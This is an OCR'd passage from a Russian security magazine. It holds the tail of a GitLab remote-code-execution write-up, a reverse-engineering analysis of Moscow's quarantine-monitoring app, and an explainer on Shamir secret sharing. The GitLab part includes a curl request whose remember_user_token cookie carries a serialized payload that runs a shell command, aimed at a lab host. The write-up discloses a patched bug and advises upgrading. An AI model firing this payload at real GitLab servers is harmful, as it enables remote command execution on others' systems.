40:       extend ActiveSupport::Concern
41:
42:       included do
43:         before_action :set_experimentation_subject_id_cookie,
unless: :dnt_enabled?
...
47:       def set_experimentation_subject_id_cookie
48:         return if cookies[:experimentation_subject_id].present?
...
85:       def experimentation_subject_id
86:         cookies.signed[:experimentation_subject_id]
87:       end
```

Я предлагаю взять стандартную куку, которая используется для автоматической авторизации пользователя, когда при логине ты ставишь галочку `Remember me`.




Кука remember_user_token в GitLab

Отправляем на сервер полученный пейлоад.


```
curl 'http://gitlab.vh/' -b "remember_user_token=BAhvOkBBY3RpdmV
TdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibG
VQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0kiW
SNjb2Rpbmc6VVRGLTgKX2VyYm91dCA9ICsnJzsgX2VyYm91dC48PCgoIGBlY2hv
IEhlbGxvID4gL3RtcC9vd25lZGAgKS50b19zKTsgX2VyYm91dAY6BkVGOg5AZW5
jb2RpbmdJdToNRW5jb2RpbmcKVVRGLTgGOwpGOhNAZnJvemVuX3N0cmluZzA6Dk
BmaWxlbmFtZTA6DEBsaW5lbm9pADoMQG1ldGhvZDoLcmVzdWx0OglAdmFySSIMQ
HJlc3VsdAY7ClQ6EEBkZXByZWNhdG9ySXU6H0FjdGl2ZVN1cHBvcnQ6OkRlcHJl
Y2F0aW9uAAY7ClQ=--cbab57f416c45e3048a8e557f4e988f245859c03"
```

Команда была выполнена, и файл `/tmp/owned` успешно создан.



Удаленное выполнение команд в GitLab

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)



ЗАКЛЮЧЕНИЕ


Эта уязвимость проста в эксплуатации и при этом крайне опасна. Так как GitLab — очень распространенный инструмент, то под угрозой оказываются тысячи критических для всей инфраструктуры сервисов. Что может быть опасней, чем атакующий, получивший доступ к исходникам твоих проектов?

Баг существует в коде уже четыре с лишним года и успешно кочует из одной ветки в другую начиная с GitLab версии 8.5, дата релиза которой, на минуточку, конец февраля 2016 года. Поэтому как можно скорее обновляйся на версию 12.9.1, где уязвимость была исправлена.

МОНИТОРИМ МОНИТОРИНГ

ЧТО ВНУТРИ У ПРИЛОЖЕНИЯ ДЛЯ ИЗОЛЯЦИИ НА ДОМУ

Mazay



Приложение «Социальный мониторинг», которое позволяет следить за тем, чтобы заразившиеся коронавирусом оставались дома, уже успело собрать массу негативных отзывов. Оно, мол, и глюкавое, и вообще «цифровой ошейник». Однако именно технической информации о нем (и, в частности, о его последней версии) немного. Чтобы восполнить этот пробел, я предпринял собственное исследование.

Итак, последняя версия приложения — 1.4.1. Разработчик приложения — Департамент информационных технологий города Москвы. Существуют версии для Android и iOS. По данным из Google Play, на текущий момент приложение установлено более чем у 50 тысяч пользователей. Обещано, что если ваш телефон не поддерживает его, то в теории вам должен быть предоставлен аппарат с уже установленным приложением. На практике, конечно, такое случается далеко не всегда и не сразу.

На сайте мэра Москвы заявлено, что «приложение при авторизации просит подтвердить номер телефона и сделать фотографию лица, а в дальнейшем фиксирует геолокацию и запрашивает фотографию посредством пуш-уведомления». С виду это действительно так, а если проигнорировать запрос на фото или выйти за пределы квартиры, будет автоматически выписан штраф. Если отказаться от установки, то принудительно поместят в обсерватор или больницу. Если удалить приложение после установки и регистрации, то будут присылать штрафы.

Конечно, ставить что-либо на свой телефон по чьему-то требованию мне не хотелось, но раз уж я был к этому принужден весьма незамысловатым способом, то надо хотя бы проверить, действительно ли приложение выполняет только заявленные функции, или там есть что-то еще.

Итак, поехали. Сразу скажу — я не гуру реверса, так что мог чего-то не заметить. Если обнаружишь что-то новое, обязательно поделись находкой в комментариях.

СМОТРИМ ТРАФИК


Первым делом я решил проверить трафик с помощью приложения Fiddler, однако тут меня ждало разочарование. «Социальный мониторинг» устанавливает шифрованное соединение (HTTPS) с сервером mos.ru, а что там происходит дальше — так просто не понять, нужно или рутовать телефон, или пересобирать приложение. Но на рутованном аппарате приложение не работает, а пересобирать его я не рискнул, слишком высока цена ошибки — 4000 рублей за каждый пропущенный запрос на фотографию. А вдруг этот запрос придет как раз в тот момент, когда я буду с трафиком разбираться…

С помощью Fiddler и logcat удалось выяснить только то, что приложение раз в пять минут что-то отправляет на mos.ru. Что ж, придется декомпилировать и ковыряться в коде.

ДЕКОМПИЛИРУЕМ ПРИЛОЖЕНИЕ

Для декомпиляции я использовал программу JEB версии 3.17.1 производства PNF Software. На мой взгляд, это одно из лучших приложений для исследования APK, единственный его недостаток — высокая стоимость.

Приложение подписано сертификатом, сгенерированным 17 апреля 2020 года, и почему-то указан город Самара. Интересно, при чем тут Самара?



Key	Value
Type	X.509
Version	3
Serial Number	0x18cdcef8
Subject	CN=1, OU=1, O=1, L=Samara
Validity	
From	Fri Apr 17 21:24:13 MSK 2020
To	Tue Apr 11 21:24:13 MSK 2045
Public Key	
Type	RSA 2048 bits
Exponent	65537
Modulus	188511775960830386900271212614[illegible]
Signature	
Type	SHA256withRSA
OID	1.2.840.113549.1.1.11
HexData	2A 95 3F 82 B3 4F B9 49 EF FE 08 F5 9[illegible]
Fingerprints	
MD-5	10 66 41 17 05 CD D7 CF 02 FB E6 82
SHA-1	B3 8F 3D 2A C3 67 5C C7 4E FA 68 6A
SHA-256	89 96 72 ED BE F7 C0 96 2D 5F E3 74

Первым делом смотрим, что в манифесте.



```
<manifest android:compileSdkVersion="29" android:compileSdkVersionCodename="10" android:installLocation="1" andr
  <uses-sdk android:minSdkVersion="23" android:targetSdkVersion="29" />
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
  <uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION" />
  <uses-permission android:name="android.permission.CAMERA" />
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
  <uses-permission android:name="android.permission.INTERNET" />
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
  <uses-permission android:name="android.permission.VIBRATE" />
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
  <uses-permission android:name="android.permission.WAKE_LOCK" />
  <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
  <uses-permission android:name="android.permission.FOREGROUND_SERVICE" />
  <uses-permission android:name="android.permission.USE_FULL_SCREEN_INTENT" />
  <uses-permission android:name="android.permission.PREVENT_POWER_KEY" />
  <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE" />
  <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE" />
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
  <application android:allowBackup="false" android:appComponentFactory="androidx.core.app.CoreComponentFactory"
```

Версия программы — 1.4.1, имя пакета — ru.mos.socmon.

Приложение запрашивает следующие разрешения: доступ к координатам, в том числе и фоновый, доступ к камере, к интернету, состоянию сети, состоянию и изменению Wi-Fi, возможность запускать неубиваемые сервисы и добавление в список исключений оптимизации батареи (чтобы ОС не заставляла приложение экономить энергию), а также чтение и запись данных на карте памяти. Ну что же, уже неплохо — намеков на недекларированные функции пока не видно. Контакты, журнал звонков, SMS и прочее вроде не просят. Будем смотреть дальше.

Дальше видим, что приложение весьма обфусцировано. Конечно, это осложняет анализ, но попробуем.

Обычно при анализе всякой обфусцированной вирусни я поступаю так: сначала переименовываю все объявленные переменные в соответствии с их типом, то есть вместо `a`, `b`, `c`, `d` пишу `intIn`, `intOut`, `int1`, `str1` и так далее. Затем заново смотрю на код, уже становится видно, что некоторые переменные можно переименовать в `counter`, `i`, `k`, `resString`. Ну и третьим проходом после беглого анализа алгоритма переименовываю во всякие там `name`, `password`, `hashMD5` и так далее.

То же самое и с классами. Сначала переименовываю созвучно тому, от чего класс наследуется, например `activity1` или `serviceHZ`, а дальше уже, изучив содержимое, даю осмысленное имя. Да, это кропотливый труд, но я не знаю, как по-другому эффективно бороться с обфускацией. В данном случае объем кода не позволяет выполнить такие переименования за разумное время, да и нет в этом особой необходимости.

Прежде чем погружаться в дебри кода, окинем взглядом используемые приложением нативные библиотеки, а именно:

- libconscrypt_jni.so — гугловская библиотека Conscrypt, поставщик безопасности Java (JSP), который реализует расширения криптографии Java (JCE) и расширения безопасных сокетов Java (JSSE). Он использует BoringSSL для предоставления криптографических примитивов и безопасности транспортного уровня (TLS) для приложений Java на Android и OpenJDK;
- libface_detector_v2_jni.so — опенсорсная библиотека libfacedetection для распознавания лиц на фото;
- libtool_checker_jni.so — библиотека из состава опенсорсного пакета rootbeer, предназначенного для проверки наличия прав root на устройстве. Чуть подробнее расскажу о ней дальше.

Беглый анализ показал, что, помимо обфусцированного кода и почти стандартных OkHttp 3, Retrofit 2 и Crashlytics, приложение использует компоненты com.redmadrobot.inputmask.helper и com.scottyab.rootbeer.

Первый компонент особого интереса не представляет, он используется для проверки ввода телефонного номера при регистрации приложения. Rootbeer же как раз проверяет «рутованность» используемого устройства: ищет определенные приложения, бинарный файл su или компоненты BusyBox.

Все, дальше вроде тянуть уже некуда, надо смотреть код. Я не буду утомлять читателя скрупулезным и занудным описанием алгоритма, тем более что из-за обфускации кода пришлось бы часто использовать слова «вероятно», «похоже» и «судя по всему», и просто расскажу своими словами.

При запуске приложение достает из настроек адрес сервера для отправки данных, интервал для отправки координат и интервал для сбора и отправки телеметрии (отметим, что эти значения можно изменить по команде с сервера). Затем проверяет наличие необходимых для работы разрешений и, если нужно, запрашивает их, а также выводит запрос на добавление в «белый список» энергосбережения, чтобы ОС не мешала работать в фоновом режиме.

```
if(!((activity)this).j()) {
            StringBuilder v1 = k.b.a.a.a.a("package:");
            v1.append(this.getPackageName());
            this.startActivityForResult(new Intent("android.settings.
REQUEST_IGNORE_BATTERY_OPTIMIZATIONS", Uri.parse(v1.toString())), 3);
            return;
        }
```

Также проверяется (с помощью акселерометра), держит ли пользователь устройство в руках.


В приложении есть три основных сервиса:

- LocationService — периодически собирает координаты;
- MessagingService — отслеживает сообщения с сервера, в сообщениях могут быть новые настройки или запрос на фото пользователя;
- PeriodicJobService — собирает и отправляет телеметрию.

Приложение периодически (в моем случае раз в пять минут, но это значение может быть изменено сервером) получает координаты и телеметрию, отправляет их на сервер, а также ждет запроса на фото. Если запрос на фото пришел, то выводится уведомление и подается звуковой сигнал. Кстати, когда пользователь делает фотографию, устройство автоматически ищет лицо в области предпросмотра (см. выше про libface_detector). Пока лицо не будет найдено, фотографию отправить не получится.

В интернете попадалась информация, что у пользователя есть один час с прихода уведомления, чтобы сделать фото. В коде я никаких подтверждений этому не нашел. Если отсчет времени ведется, то это, надо думать, происходит на сервере.

Посмотрим подробнее, какие именно данные приложение отправляет на сервер.




```
@Override  // androidx.room.RoomOpenHelper$Delegate
public ValidationResult onValidateSchema(SupportSQLiteDatabase arg23) {
    SupportSQLiteDatabase v0 = arg23;
    HashMap v1 = new HashMap(28);
    v1.put("deviceId", new Column("deviceId", "TEXT", true, 0, null, 1));
    v1.put("phone", new Column("phone", "TEXT", true, 0, null, 1));
    v1.put("datetime", new Column("datetime", "INTEGER", true, 1, null, 1));
    v1.put("locationDatetime", new Column("locationDatetime", "INTEGER", false, 0, null, 1));
    v1.put("lat", new Column("lat", "REAL", false, 0, null, 1));
    v1.put("lon", new Column("lon", "REAL", false, 0, null, 1));
    v1.put("altitude", new Column("altitude", "REAL", false, 0, null, 1));
    v1.put("accuracy", new Column("accuracy", "INTEGER", false, 0, null, 1));
    v1.put("bearing", new Column("bearing", "INTEGER", false, 0, null, 1));
    v1.put("speed", new Column("speed", "REAL", false, 0, null, 1));
    v1.put("provider", new Column("provider", "TEXT", false, 0, null, 1));
    v1.put("stepCount", new Column("stepCount", "INTEGER", false, 0, null, 1));
    v1.put("isLeaveHand", new Column("isLeaveHand", "INTEGER", false, 0, null, 1));
    v1.put("batteryLevel", new Column("batteryLevel", "INTEGER", false, 0, null, 1));
    v1.put("isFall", new Column("isFall", "INTEGER", false, 0, null, 1));
    v1.put("powerOn", new Column("powerOn", "INTEGER", false, 0, null, 1));
    v1.put("sos", new Column("sos", "INTEGER", false, 0, null, 1));
    v1.put("version", new Column("version", "INTEGER", false, 0, null, 1));
    v1.put("workShift", new Column("workShift", "INTEGER", false, 0, null, 1));
    v1.put("isValid", new Column("isValid", "INTEGER", false, 0, null, 1));
    v1.put("indoorNavigation", new Column("indoorNavigation", "TEXT", false, 0, null, 1));
    v1.put("locationStatus", new Column("locationStatus", "TEXT", false, 0, null, 1));
    v1.put("versionExt", new Column("versionExt", "TEXT", false, 0, null, 1));
    v1.put("deviceModel", new Column("deviceModel", "TEXT", false, 0, null, 1));
    v1.put("androidVersion", new Column("androidVersion", "TEXT", false, 0, null, 1));
    v1.put("installDatetime", new Column("installDatetime", "TEXT", false, 0, null, 1));
    v1.put("charge", new Column("charge", "INTEGER", false, 0, null, 1));
    v1.put("deviceInfo", new Column("deviceInfo", "TEXT", false, 0, null, 1));
    TableInfo v6 = new TableInfo("Location", v1, new HashSet(0), new HashSet(0));
    TableInfo v1_1 = TableInfo.read(v0, "Location");
    if(!v6.equals(v1_1)) {
```

Класс Location, как оказалось, содержит не только координаты (а именно долготу, широту, высоту, скорость, точность, азимут), но и кучу интересной информации: версию ОС, уровень заряда батареи, заряжается ли устройство в настоящий момент, дату и время, номер телефона, модель телефона, дату и время установки программы, название провайдера, находится ли телефон в руках в момент сбора данных, количество пройденных шагов.

> **INFO**
>
> Геолокация в телефоне сама по себе — это крайне ненадежный способ отслеживания. Если переключить телефон в режим разработчика, то в появившихся настройках будет пункт «Выбрать приложение для фиктивных местоположений». Есть масса бесплатных приложений, которые при запросе будут выдавать ложные координаты, и ОС передаст их приложениям вместо реальных.

Помимо этого, приложение собирает информацию об окружающих телефон сетях Wi-Fi и подключенных по Bluetooth устройствах.

```
public final class IndoorNavigation {
    public final Set bluetoothDevices;
    public final Set wifiDevices;

    public IndoorNavigation(Set arg2, Set arg3) {
        if(arg2 != null) {
            if(arg3 != null) {
                super();
                this.bluetoothDevices = arg2;
                this.wifiDevices = arg3;
                return;
            }
            j.a("wifiDevices");
            throw null;
        }
        j.a("bluetoothDevices");
        throw null;
    }
```


Также программа ведет лог, в который пишет собранную информацию и ошибки, но посмотреть содержимое лога без рута не получается. Надеюсь, когда надобность в программе у меня отпадет, я рутану телефон и смогу изучить лог.

За неделю использования приложение отправило 8,54 Мбайт трафика, из них в активном режиме 6,34 Мбайт, в фоновом 2,2 Мбайт.

ВЫВОДЫ

Честно говоря, по итогам исследования я несколько разочарован. Была надежда найти какие-нибудь шокирующие факты и грубые попирания приватности, но вынужден признать, что в целом функции соответствуют заявленным. Конечно, отправляется не только геолокация и фото, но и много других данных сверх описанных (шагомер, Bluetooth, Wi-Fi и прочее), но это явно сбор косвенных улик, а не что-то постороннее. Впрочем, было бы неплохо уведомлять пользователя о собираемых данных и не умалчивать эти подробности.

На этом все. Будьте здоровы!



meklon (Иван Гуменюк)
meklon@gmail.com

ПРОБЛЕМЫ ДОВЕРИЯ

КАК РАЗДЕЛИТЬ КЛЮЧ МЕЖДУ ЛЮДЬМИ И ЗАСТРАХОВАТЬСЯ ОТ ЕГО ПОТЕРИ

Хорошо быть параноиком. Весело. Быстро приходишь к идее, что доверять никому нельзя, да и себя тоже на всякий случай лучше держать под подозрением. Совсем радостно становится, когда с таким мировоззрением устраиваешься в крупную компанию и начинаешь проектировать ключевые с точки зрения ИБ сервисы. Поэтому предлагаю обсудить, как обеспечить сохранность ценных секретов в окружении, где все — потенциальные злоумышленники.

СЕКРЕТЫ БЫВАЮТ РАЗНЫМИ

Пароли, API-ключи, сертификаты и другие секреты неравнозначны. Для любой компании риск несанкционированного доступа можно выразить в прямых и косвенных убытках. Если сумму убытков от утечки секрета умножить на вероятность атаки, то можно разбить наши пароли на несколько категорий:

- Никому не нужные. Поднял виртуальную машину, что-то потестировал и забыл. Максимум, что можно утащить, — расписание полива растений в офисе из скрипта одного админа.
- Потенциально значимые. Тестовая БД, какой-то второстепенный сервер или что-то подобное. Несанкционированный доступ сам по себе не принесет убытков, но может быть «трамплином» для более глубокого проникновения в инфраструктуру компании.
- Значимые. Боевая БД, важный сервер логов и другие ключевые системы. Если злоумышленник проникнет сюда, то сможет либо выкрасть ценную информацию, либо значительно нарушить работу компании.
- Офигенно критичные. Что может быть более неприятным, чем скомпрометировать важный пароль? Правильно — продолбать всю связку паролей целиком. Например, базу Keepass вместе с ключом для доступа. Если злоумышленник до нее доберется, то финансовый ущерб компании может быть невосполнимым.

Мы поговорим о последней категории, которую нужно защищать не только от атак извне, но и от внутренних угроз.

У ВСЕХ ЕСТЬ СВОЯ ЦЕНА

К сожалению, не все люди честные и правильные. Видел новости про утекшие базы данных, которые сливали сотрудники? А это, между прочим, вполне себе статья УК. Давай заглянем в голову к таким сотрудникам.

Человек из регионального отделения получает зарплату в условные 35 тысяч рублей. Ему предоставили доступ к важной базе, чтобы он мог выполнять свои рабочие задачи. Совершенно внезапно к нему из глубин даркнета приходит заманчивое предложение слить всю базу за 500 тысяч рублей. Сотрудник смотрит в свою зарплатную ведомость, оценивает свои шансы быть пойманным и идет на этот риск.

Покупатель из даркнета тоже соотносит расходы на подкуп сотрудника и итоговую выгоду от полученной информации. Если выгода больше рисков — он будет рисковать.

Отсюда довольно простой вывод: **идеальной защиты не существует**. Основная задача в том, чтобы сделать атаку невыгодной, когда подкуп сотрудников и другие мероприятия потребуют больших затрат, чем прибыль от похищенных данных.

Соответственно, нужно сделать так, чтобы ни один сотрудник не мог единолично получить доступ к особо важным системам вроде централизованных хранилищ паролей. Давай глянем, как это реализуется в жизни, а потом вернемся к нашим цифровым радостям.

КРАСНАЯ КНОПКА ДЛЯ ГЕНЕРАЛА

Есть вполне реальные ситуации, когда необходимо разделить ответственность между несколькими ключевыми людьми. Возьмем что-нибудь веселое вроде запуска ядерных ракет. Допустим, что условный подземный бункер, когда связь с главным штабом пропала, может самостоятельно решить нанести ответный удар.

Вполне разумным вариантом будет выдать ключи для запуска нескольким людям. Например, дежурному офицеру и начальнику секретной базы с МБР. Таким образом, внезапно сошедший с ума офицер не сможет устроить третью мировую войну, приняв решение единолично. Мы снижаем вероятность несанкционированного доступа, разделяя секрет между ключевыми людьми.

Аналогичным образом поступают, когда требуется организовать доступ в особо охраняемое банковское хранилище. Разрешение открыть двери должны одновременно подтвердить несколько ответственных лиц. Стоимость атаки на хранилище сразу резко возрастает, так как необходимо подкупить или обокрасть уже минимум двух людей, имеющих доступ.

ОПТИМАЛЬНАЯ ЗАЩИТА

Хочу сразу заметить, что очень сложно найти хороший баланс между удобством шифрования секретной информации и надежностью. Любой вариант «резервных кодов доступа» на случай, если основные будут утрачены, ослабляет защиту и добавляет дополнительные векторы атаки. Если мы пытаемся разделить секрет на несколько ответственных, то все становится еще сложнее.

Сейф и бумажки

Допустим, мы защищаем условный суперпривилегированный секрет, который может использоваться только в исключительных случаях. Например, мобильные телефоны, имеющие доступ к корпоративной почте и ресурсам, управляются с помощью системы MDM (Mobile device management). Мы не хотим, чтобы кто-то один из подразделения ИБ мог получить доступ к данным с телефона сотрудника. При этом нам нужно иметь возможность дистанционно уничтожить содержимое телефона или узнать его текущие координаты GPS, если устройство украдут. Соответственно, нам нужно решение, которое позволит разделить ответственность между несколькими людьми.

Мы можем напечатать пароль на листочке, положить в конверт, залить сургучом и торжественно положить в сейф. Уже неплохо. Вскрывать и опечатывать будем только в присутствии комиссии. Но листочек сложно бэкапить, он хранит секрет в открытой форме, что увеличивает риски его компрометации. А еще это физический объект — если кто-то из обязательных членов комиссии находится в командировке, экстренный доступ становится проблемным.

Матрешка с паролями

К черту бумажки и картонные папочки. Будем современными. Давай пойдем самым простым путем и сделаем архив 7-Zip, зашифрованный криптостойким AES-256. Мы не хотим, чтобы один сотрудник мог единолично получить доступ к секрету, поэтому мы будем конструировать матрешку из вложенных архивов, где каждый слой закрывает своим паролем новый человек. Например, руководитель ИБ и технический директор.

На первый взгляд, все работает отлично. Надежность защиты от компрометации быстро растет пропорционально числу людей. Например, если вероятность утечки пароля от одного человека — 0,05, то для шести человек уже $0{,}05^6 = 1{,}5625 \times 10^{-8}$.

Шанс утечки: $P_{компрометации} = p^n$, где n – число людей.

Считаем по формуле

Круто. Но есть проблема. Вероятность необратимо утратить защищаемый секрет точно так же нарастает. С человеком нередко случается какая-нибудь фигня. Шагнет, например, неудачно под автобус на красный свет, или склероз нападет. Если это централизованное хранилище особо ценных для компании данных, их утрата может быть фатальной.

РАЗБИВАЕМ НА ФРАГМЕНТЫ

На самом деле есть хорошее решение.

Существует очень изящная реализация разделения секрета на несколько частей — схема Шамира. Да, это тот самый Ади Шамир, который S в аббревиатуре RSA. При использовании этого метода исходный пароль разбивается на **k** равнозначных частей. Особенность схемы в том, что для восстановления секрета требуется лишь определенная часть фрагментов. Например, любые четыре из шести. При этом если тебе известны три части из шести, то это никак не поможет восстановить изначальный пароль.

Размер одного фрагмента при этом равен исходному секрету, поэтому, как и в криптографии с открытым ключом, обычно нет смысла дробить на части большой объем данных. Гораздо проще нарезать ломтиками ключ от быстрого симметричного алгоритма шифрования и уже им зашифровать весь объем данных. Этот метод хорошо масштабируется. Можно добавлять новых людей, которые хранят части общего ключа. При этом размеры кворума не изменятся. То есть если раньше надо было собрать три ключа из пяти, то теперь достаточно трех из восьми.

А еще есть возможность ротации фрагментов ключей. Алгоритм подразумевает схему, при которой достаточное число людей собираются и генерируют новый набор. Зашифрованный общий ключ остается неизменным. Это очень ценное свойство на случай компрометации, увольнения сотрудника или других проблем.

Самое главное, что он подразумевает большую гибкость при раздаче частей ключа. Например, генеральному директору можно выдать три фрагмента, а всем остальным по одному. Таким образом можно учитывать степень важности и благонадежности каждого ответственного человека в компании.

